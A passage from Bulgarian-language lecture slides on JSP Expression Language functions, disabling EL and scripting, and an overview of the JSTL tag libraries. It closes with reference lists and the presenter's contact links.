public class MyFunctions {
    public static String toUpperCase(String text) {
        return text.toUpperCase();
    }
}
```

Дефиниране на функции в JSP™ EL (2)

- TLD описание:

```
<taglib>  ...
   <function>
         <description>Converts the string to all caps</description>
        <name>toUpperCase</name>
         <function-class>mypackage.MyFunctions</function-
class>
         <function-signature>
            java.lang.String  toUpperCase(java.lang.String)
        </function-signature>
    </function>
</taglib>
```

Деактивиране на JSP™ EL

- По подразбиране EL е деактивиран, ако версията на JSP™ 2.3 или по-стара, и е активиран ако е 2.4 или по-нова:

```
<!DOCTYPE web-app
PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
```

- <jsp-property-group>
  <el-ignored>true</el-ignored>
  </jsp-property-group>
- <%@ page isELIgnored ="true" %>
- Ескейп последователности: \#{ или \${
- Можем да деактивираме и скриптовите елементи с:

<scripting-invalid>true</scripting-invalid> в <jsp-property-group>

Java Standard Tag Library - JSTL

- Core: http://java.sun.com/jsp/jstl/core
- XML: http://java.sun.com/jsp/jstl/xml
- Internationalization: http://java.sun.com/jsp/jstl/fmt
- SQL: http://java.sun.com/jsp/jstl/sql
- Functions: http://java.sun.com/jsp/jstl/functions

JSTL Core:
https://docs.oracle.com/javaee/5/jstl/1.1/docs/tlddocs/index.html

- Variable support: **remove, set**
- Choice: **if, choose, when, otherwise**
- Iteration: **forEach, forTokens**
- URL management: **import, param, redirect, url**
- Miscellaneous: **out, catch**

- **https://www.javatpoint.com/jstl-core-tags**
- **https://www.tutorialspoint.com/jsp/jsp_standard_tag_library.htm**

JSTL XML: http://java.sun.com/jsp/jstl/xml

- Main tags: **out, parse, set**
- Choice: **if, choose, when, otherwise**
- Iteration: **forEach**
- Transformation: **transform, param**

JSTL I18n: http://java.sun.com/jsp/jstl/fmt

- Set Locale: **setLocale, requestEncoding**
- Messaging bundles: **message, param, setBundle**
- Date & Number formatting: **formatDate, formatNumber, parseDate, parseNumber, setTimeZone, timeZone**

JSTL SQL: http://java.sun.com/jsp/jstl/sql

- Defining data source: **setDataSource**
- SQL query: **query, param, dateParam, transaction, update**

Functions: http://java.sun.com/jsp/jstl/functions

- Collection length: **length**
- String manipulation: **toUpperCase, toLowerCase, substring, substringAfter, substringBefore, trim, replace, indexOf, startsWith, endsWith, contains, containsIgnoreCase, split, join**
- Escape XML: **escapeXml**

Литература и интернет ресурси

- JSR 342: JavaTM Platform, Enterprise Edition 7 (Java EE 7) Specification – https://www.jcp.org/en/jsr/detail?id=342
- Java EE 7 Tutorial – https://docs.oracle.com/javaee/7/tutorial/
- GlassFish Application Server – http://glassfish.java.net/
- Introducing the Java EE 6 Platform – http://java.sun.com/developer/technicalArticles/JavaEE/JavaEE6Overview.html
- Java Platform, Enterprise Edition във Wikipedia – http://en.wikipedia.org/wiki/Java_Platform,_Enterprise_Edition
- Java EE 5 Tutorial – http://java.sun.com/javaee/5/docs/tutorial/doc/

Литература и интернет ресурси

- JSR-315 Java™ Servlet 3.0 Specification – http://jcp.org/aboutJava/communityprocess/final/jsr315/
- W3C Hypertext Transfer Protocol – HTTP/1.1 – http://www.w3.org/Protocols/rfc2616/rfc2616.html
- File API & Progress Events – W3C Working Draft 20 October 2011 – http://www.w3.org/TR/FileAPI/
- Mozilla tutorial „HTTP access control” – https://developer.mozilla.org/En/HTTP_access_control
- Mozilla tutorial „Using XMLHttpRequest“ at https://developer.mozilla.org/En/Using_XMLHttpRequest
- Mozilla tutorial „W3C FileAPI in Firefox 3.6” – http://hacks.mozilla.org/2009/12/w3c-fileapi-in-firefox-3-6/

Литература и интернет ресурси

- JSR 244: JavaTM Platform, Enterprise Edition 5 (Java EE 5) Specification – http://jcp.org/en/jsr/detail?id=244
- Java EE 5 Tutorial – http://java.sun.com/javaee/5/docs/tutorial/doc/
- Hall, M., Brown, L., Core Servlets and JavaServer Pages – http://pdf.coreservlets.com/
- Страница за JavaServer Pages на уеб сайта на Oracle® – http://www.oracle.com/technetwork/java/javaee/jsp/index.html
- JavaServer Pages в Wikipedia – http://en.wikipedia.org/wiki/JavaServer_Pages
- Ръководство за JavaServer Pages– http://www.jsptut.com/
- JavaWorld: Understanding JavaServer Pages Model 2 architecture – http://www.javaworld.com/javaworld/jw-12-1999/jw-12-ssj-jspmvc.html

Литература и интернет ресурси

- JavaServer Pages (JSP) Syntax Reference – http://java.sun.com/products/jsp/syntax/2.0/syntaxref20.html
- JSP Simple Tags Explained by Andy Grant http://articles.sitepoint.com/article/jsp-2-simple-tags
- JavaServer Pages Standard Tag Library 1.1 Tag Reference – http://java.sun.com/products/jsp/jstl/1.1/docs/tlddocs/index.html
- Java EE 5 Tutorial – http://java.sun.com/javaee/5/docs/tutorial/doc/

Thank's for Your Attention!

Trayan Iliev

CEO of IPT – Intellectual Products & Technologies

http://iproduct.org/

http://robolearn.org/

https://github.com/iproduct

https://twitter.com/trayaniliev

https://www.facebook.com/IPT.EACAD

https://plus.google.com/+IproductOrg